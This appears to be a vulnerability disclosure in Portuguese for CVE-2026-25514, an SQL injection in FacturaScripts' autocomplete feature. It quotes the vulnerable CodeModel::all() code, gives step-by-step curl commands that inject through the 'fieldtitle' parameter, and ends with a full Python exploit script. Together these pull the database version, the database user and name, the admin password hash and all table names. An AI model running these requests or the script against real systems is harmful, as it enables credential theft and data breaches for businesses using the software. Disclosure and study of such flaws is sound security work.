 lukasz-rybak/cve-2026-25514
CVE-2026-25514 - FacturaScripts tem SQL Injection nas Ações de Autocomplete

| Campo | Detalhes |
|---|---|
| ID do CVE | CVE-2026-25514 |
| Gravidade | ALTA |
| Comunicado | Ver Comunicado |
| Descoberto por | Lukasz Rybak |
O FacturaScripts contém uma vulnerabilidade crítica de injeção de SQL na funcionalidade de autocompletar que permite que atacantes autenticados extraiam dados sensíveis do banco de dados, incluindo credenciais de usuários, definições de configuração e todos os dados comerciais armazenados. A vulnerabilidade existe no método CodeModel::all(), onde parâmetros fornecidos pelo usuário são concatenados diretamente em consultas SQL sem sanitização ou ligação parametrizada.
Vários controladores no FacturaScripts, incluindo CopyModel, ListController e PanelController, implementam uma ação de autocompletar que processa a entrada do usuário através dos métodos CodeModel::search() ou CodeModel::all(). Esses métodos constroem consultas SQL concatenando diretamente parâmetros controlados pelo usuário, sem qualquer validação ou escape.
Arquivo: /Core/Model/CodeModel.php
Método: all()
Linhas: 108-109
public static function all(string $tableName, string $fieldCode, string $fieldDescription, bool $addEmpty = true, array $where = []): array
{
    // ......

    // VULNERABLE CODE:
    $sql = 'SELECT DISTINCT ' . $fieldCode . ' AS code, ' . $fieldDescription . ' AS description '
        . 'FROM ' . $tableName . Where::multiSqlLegacy($where) . ' ORDER BY 2 ASC';
    foreach (self::db()->selectLimit($sql, self::getLimit()) as $row) {
        $result[] = new static($row);
    }

    return $result;
}
Os seguintes parâmetros estão vulneráveis à injeção de SQL:
source → Mapeia para $tableName - Injeção no nome da tabelafieldcode → Mapeia para $fieldCode - Injeção no nome da colunafieldtitle → Mapeia para $fieldDescription - Injeção no nome da coluna (vetor de ataque principal)/CopyModel com action=autocompletefieldtitleComo o FacturaScripts usa o MultiRequestProtection, um multireqtoken válido é necessário para cada requisição POST.
1. Obter o token inicial e o cookie de sessão:
O FacturaScripts redireciona / para /login, então usamos -L para seguir redirecionamentos e -c para salvar o cookie de sessão.
TOKEN=$(curl -s -L -c cookies.txt "http://localhost:8091/login" | grep -Po 'name="multireqtoken" value="\K[^"]+')
echo $TOKEN
2. Autenticar (Login): Use o cookie salvo e o token para fazer login.
curl -s -b cookies.txt -c cookies.txt -X POST "http://localhost:8091/login" \
  -d "fsNick=admin" \
  -d "fsPassword=admin" \
  -d "action=login" \
  -d "multireqtoken=$TOKEN"
3. Extrair a Versão do Banco de Dados: Obtenha um token novo para a próxima requisição e execute a injeção.
# Get fresh token
TOKEN=$(curl -s -b cookies.txt "http://localhost:8091/CopyModel" | grep -Po 'name="multireqtoken" value="\K[^"]+')

# Execute SQLi
curl -s -b cookies.txt "http://localhost:8091/CopyModel" \
  -d "action=autocomplete" \
  -d "source=users" \
  -d "fieldcode=nick" \
  -d "fieldtitle=version()" \
  -d "term=admin" \
  -d "multireqtoken=$TOKEN"
4. Extrair Usuário e Nome do Banco de Dados:
# Get fresh token
TOKEN=$(curl -s -b cookies.txt "http://localhost:8091/CopyModel" | grep -Po 'name="multireqtoken" value="\K[^"]+')

# Execute SQLi
curl -s -b cookies.txt "http://localhost:8091/CopyModel" \
  -d "action=autocomplete" \
  -d "source=users" \
  -d "fieldcode=nick" \
  -d "fieldtitle=concat(user(),' @ ',database())" \
  -d "term=admin" \
  -d "multireqtoken=$TOKEN"
5. Extrair o Hash da Senha do Administrador:
# Get fresh token
TOKEN=$(curl -s -b cookies.txt "http://localhost:8091/CopyModel" | grep -Po 'name="multireqtoken" value="\K[^"]+')

# Execute SQLi
curl -s -b cookies.txt "http://localhost:8091/CopyModel" \
  -d "action=autocomplete" \
  -d "source=users" \
  -d "fieldcode=nick" \
  -d "fieldtitle=password" \
  -d "term=admin" \
  -d "multireqtoken=$TOKEN"

#!/usr/bin/env python3
"""
FacturaScripts SQL Injection Exploit - Autocomplete
Author: Łukasz Rybak
"""

import requests
import re
import json

# Configuration
BASE_URL = "http://localhost:8091"
USERNAME = "admin"
PASSWORD = "admin"

session = requests.Session()

def get_csrf_token(url):
    """Extract CSRF token from page"""
    response = session.get(url)
    match = re.search(r'name="multireqtoken" value="([^"]+)"', response.text)
    return match.group(1) if match else None

def login():
    """Authenticate to FacturaScripts"""
    print(f"[*] Logging in as {USERNAME}...")
    token = get_csrf_token(f"{BASE_URL}/login")
    if not token:
        print("[!] Failed to get CSRF token")
        exit()

    data = {
        "multireqtoken": token,
        "action": "login",
        "fsNick": USERNAME,
        "fsPassword": PASSWORD
    }
    response = session.post(f"{BASE_URL}/login", data=data)

    if "Dashboard" not in response.text:
        print("[!] Login failed!")
        exit()
    print("[+] Successfully logged in.")

def exploit_sqli(field_payload, term="admin", source="users", field_code="nick"):
    """Execute SQL injection through autocomplete"""
    data = {
        "action": "autocomplete",
        "source": source,
        "fieldcode": field_code,
        "fieldtitle": field_payload,
        "term": term
    }
    response = session.post(f"{BASE_URL}/CopyModel", data=data)
    try:
        return response.json()
    except:
        return None

def main():
    login()

    print("\n" + "="*60)
    print(" EXPLOITING SQL INJECTION IN AUTOCOMPLETE ")
    print("="*60 + "\n")

    # 1. Database version
    print("[*] Extracting database version...")
    res = exploit_sqli("version()")
    if res:
        print(f"[+] Database Version: {res[0]['value']}")

    # 2. Current user and database
    print("[*] Extracting DB user and database name...")
    res = exploit_sqli("concat(user(),' @ ',database())")
    if res:
        print(f"[+] DB User @ Database: {res[0]['value']}")

    # 3. Admin password hash
    print("[*] Extracting admin password hash...")
    res = exploit_sqli("password", term="admin")
    if res:
        print(f"[+] Admin Password Hash: {res[0]['value']}")

    # 4. All table names
    print("[*] Extracting table names...")
    res = exploit_sqli("(SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database())")
    if res:
        print(f"[+] Tables: {res[0]['value']}")

    print("\n[+] Exploitation complete!")
